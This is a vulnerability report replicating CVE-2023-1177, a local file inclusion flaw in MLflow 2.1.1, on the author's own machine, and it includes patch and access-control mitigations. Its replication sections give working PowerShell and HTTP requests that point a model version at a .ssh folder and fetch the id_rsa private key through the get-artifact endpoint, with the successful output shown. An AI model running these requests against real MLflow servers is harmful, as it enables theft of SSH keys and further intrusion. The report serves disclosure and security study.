MLflow LFI/RFI Vulnerability (CVE-2023-1177)[1]

Description:

MLflow versions **before 2.2.1** are vulnerable to Local File Inclusion (LFI) due to insufficient sanitization of user input in the API for retrieving model versions and registered models. An adversary could exploit this to read arbitrary files on the server's filesystem.

Impact:

1. Information disclosure of sensitive server files (e.g., configuration files, keys).
2. Potential system compromise if the attacker can gain unauthorized access to critical system files.

Affected Users:

1. Users of the MLflow Open Source Project who:
2. Host the MLflow Model Registry using mlflow server or mlflow ui commands.
3. Use an MLflow version older than 2.2.1.
4. Do not restrict access to their MLflow server (e.g., no authentication).

Mitigation:

1. Upgrade to MLflow 2.2.1 or later (addresses the vulnerability).
2. Implement access control measures for your MLflow server.

Resources Employed:

https://huntr.com/bounties/1fe8f21a-c438-4cba-9add-e8a5dab94e28
https://protectai.com/blog/hacking-ai-system-takeover-exploit-in-mlflow[2]
https://huntr.com/get-started/tutorial
https://github.com/protectai/ai-exploits/tree/main/mlflow

[1] Report prepared by Saima Ahmed : Testing the LFI vulnerability in MLfow version 2.1.1.

[2] Ver. 2.2.1 patched the vuln., as it wasn't allowed to give a local file path in the JSON parameter field (source). Invoke-WebRequest : {"error_code": "INVALID_PARAMETER_VALUE", "message": "Model version source cannot be a local path: 'file:///C:/Users/ahmed/.ssh'"}

Replicating the MLflow LFI/RFI Vulnerability

Setting Up the Environment:

This section details my investigation into MLflow's API using Burp Suite. The investigation leveraged command-line tools, specifically Windows PowerShell and Git Bash.

1. MLflow Installation:
   ```
   pip install mlflow==2.1.1
   ```

2. Burp Suite Integration:
   Burp Suite, a web proxy tool, was used to intercept and analyze all communication between the client and the MLflow server. It will examine the API requests and responses made by MLflow.
   ```
   set  HTTP_PROXY=http://127.0.0.1:8080
   set HTTPS_PROXY=http://127.0.0.1:8080
   ```

3. Experiment Creation:
   An experiment was created using MLflow run with the sklearn_elasticnet_wine example script. This demonstrates running an MLflow experiment and populating it with data. A virtual environment (myenv1) was created and activated to isolate dependencies. These commands are executed on git bash.
   ```
   mkdir mlflowui
   cd mlflowui
   cp -r ../mlflow/examples/sklearn_elasticnet_wine .
   python -m venv myenv1
   .  myenv1/Scripts/activate
   pip install mlflow==2.1.1 pandas
   mlflow run --env-manager=local sklearn_elasticnet_wine -P alpha=0.5
   mlflow run --env-manager=local sklearn_elasticnet_wine -P alpha=0.6
   ```

4. MLflow UI Launch:
   The MLflow ui command was used to launch the MLflow User Interface (UI) server. This UI likely provides a way to visualize and interact with the created experiment.
   ```
   mlflow ui --host 127.0.0.1 --port 8002
   ```

5. During the experiment creation, MLflow offers the option to specify a directory for storing objects. It's noted that this path seems configurable, suggesting a potential vulnerability point for further analysis. Also, each experiment is registered as a model in the UI server and the HTTP traffic is captured in the Burp Suite.

6. Experiments are created in the *C:\Users\ahmed\mlflowui\mlruns\0* folder, each experiment is assigned a run_id and stored in the mlruns\0\run_id folder as shown in fig. 1.

7. Models registered with each experiment are stored in the *C:\Users\ahmed\mlflowui\mlruns\models\test3\version-no* folder.




Fig.1 : MLflow Experiments in UI interface




Fig.2 : MLflow Experiments with run_id in the UI interface

8. While the experiments were run in the command prompt and models were registered in the UI interface, all this was captured in the Burp Suite in the HTTP traffic format. POST/model-versions/create HTTP traffic is captured in Burp Suite along with the file path (source) , model name and run_id.

9. Each time when a request is being sent in a repeater tap, a response will be generated. Here in fig. 3, it is received with a HTTP 200 OK (successful), with a new version of the model. Note that

in the response section it has various fields such as model name, version, and source i.e., local file location etc.




Fig.3 : POST method with model-versions/create API traffic captured in Burp Suite

10. One can manually change the file path via Burp Suite request window and it will reflect on the MLflow UI server and in this way can point to other file locations on the machine as the user.
    a. The new file path was changed at the source in the request field of the repeater. And the response was successful with HTTP 200 OK status showing that it was changed at the server side as shown in fig.4.
    b. In this case there will be a changed meta.yaml file at the disk stored location of models with the changed source field (new URL). It shows the model name, version and run_id.




Fig.4 : Create model-versions API traffic with a changed file path




Fig.5 : Meat.yaml file

c. Also, the get-artifact API request and response log showed 500 internal server error, because of the changed URL field in fig. 6. The GET/model-versions/get-artifact endpoint API is used to retrieve a specific version of an artifact in model versions and return data from the artifact path folder.

d. If you make a request for other versions of the model where you haven't changed the file path, it would not show 500 internal error. It is shown in Fig. 7, where the MLmodel file contents and the status code HTTP 200 OK was received. (successful).

Fig.6 : Get-artifact API traffic data log with HTTP 500 internal server error

11. The model-version get-artifact call was spotted in Burp Suite HTTP traffic and it has various fields e.g., URL path, name and version of the model. I couldn't find the exact format in MLflow documentation. These GET/HTTP logs were generated when model versions were created because of any appropriate change/s.




Fig.7 : Get-artifact API traffic response with HTTP 200 OK status

12. Next step was to change the GET/model-versions/get-artifact endpoint path. While executing this in the request window of the repeater, provide the correct version of the model where you have changed the source field. In this way, the pointed path (path=id_rsa) led to the sensitive file location, in our case the SSH keys which can login to a server without the need of the password.

    a. Used a small HTTP request
    GET
    http://127.0.0.1:8002/model-versions/get-artifact?path=id_rsa&name=test3&version=1
    Content-Length: 151
    Host: 127.0.0.1:8002
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36

Using this retrieved SSH key, one can gain terminal access to the host running the MLflow server and exploit other sensitive information such as aws credentials and web server sql configs.




Fig.8 : Get-artifact API response with HTTP 200 OK status and display of SSH keys

Replicating the MLflow LFI/RFI Vulnerability (Method 2)

1. Start the MLflow server.
   `C:\Users\ahmed> mlflow ui --host 127.0.0.1 --port 8008`

2. Create a model and then create a model version so that testing can be done for LFI vulnerability by setting a local file path to the folder location by modifying the source field in JSON parameters. In this case, set the JSON parameter source to file:///C:/Users/ahmed/.ssh so that SSH private keys can be accessed. For this purpose I used Windows powershell command prompt.

```
Invoke-WebRequest -Method Post -Uri

"http://127.0.0.1:8008/ajax-api/2.0/mlflow/model-versions/create"
      -Headers @{
            "Host" = "127.0.0.1:8008"
            "User-Agent" = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
            AppleWebKit/537.36 KHTML, like Gecko) Chrome/58.0.3029.110
            Safari/537.3"
            "Accept" = "/"
```

```
        "Accept-Language" = "en-US,en;q=0.5"
        "Accept-Encoding" = "gzip, deflate"
        "Referer" = "http://127.0.0.1:8008/"
        "Content-Type" = "application/json; charset=utf-8"
        "Origin" = "http://127.0.0.1:8008"
        "Sec-Fetch-Dest" = "empty"
        "Sec-Fetch-Mode" = "cors"
        "Sec-Fetch-Site" = "same-origin"
    } -Body '{"name":"AJAX-API","source":"file:///C:/Users/ahmed/.ssh"}'
    -UseBasicParsing
```




Fig.9 : Model version creation with the path set to the SSH folder.

3. Next is to get artifacts to send an HTTP GET request to the specified URI (http://127.0.0.1:8008/model-versions/get-artifact?path=id_rsa&name=AJAX-API&version=1)

   The powershell command used for this is:

```
$Header = @{
        "Host" = "127.0.0.1:8008"
        "User-Agent" = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
        AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110
        Safari/537.3"
        "Accept" =
        "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
        ge/webp,*/*;q=0.8"
        "Accept-Language" = "en-US,en;q=0.5"
```

```
        "Accept-Encoding" = "gzip, deflate"
        "Upgrade-Insecure-Requests" = "1"
        "Sec-Fetch-Dest" = "document"
        "Sec-Fetch-Mode" = "navigate"
        "Sec-Fetch-Site" = "none"
        "Sec-Fetch-User" = "?1"
    }
    Invoke-WebRequest -Method Get -Uri
    "http://127.0.0.1:8008/model-versions/get-artifact?path=id_rsa&name=AJAX-AP
    I&version=1" -Headers $Header -UseBasicParsing
```

```
PS C:\Users\ahmed> $Header = @{
>>     "Host" = "127.0.0.1:8008"
>>     "User-Agent" = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3"
>>     "Accept" = "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"
>>     "Accept-Language" = "en-US,en;q=0.5"
>>     "Accept-Encoding" = "gzip, deflate"
>>     "Upgrade-Insecure-Requests" = "1"
>>     "Sec-Fetch-Dest" = "document"
>>     "Sec-Fetch-Mode" = "navigate"
>>     "Sec-Fetch-Site" = "none"
>>     "Sec-Fetch-User" = "?1"
>> }
PS C:\Users\ahmed>
PS C:\Users\ahmed> Invoke-WebRequest -Method Get -Uri "http://127.0.0.1:8008/model-versions/get-artifact?path=id_rsa&name=AJAX-API&version=1" -Headers $Head
er -UseBasicParsing


StatusCode        : 200
StatusDescription : OK
Content           : {45, 45, 45, 45...}
RawContent        : HTTP/1.1 200 OK
                    Content-Disposition: attachment; filename=id_rsa
                    Content-Length: 2655
                    Cache-Control: public, max-age=43200
                    Content-Type: application/octet-stream
                    Date: Mon, 03 Jun 2024 23:15:13 G...
Headers           : {[Content-Disposition, attachment; filename=id_rsa], [Content-Length, 2655], [Cache-Control, public, max-age=43200], [Content-Type,
                    application/octet-stream]...}
RawContentLength  : 2655
```

Fig.10 : Model-versions/get artifacts with path set to id_rsa output

Request

Pretty Raw Hex

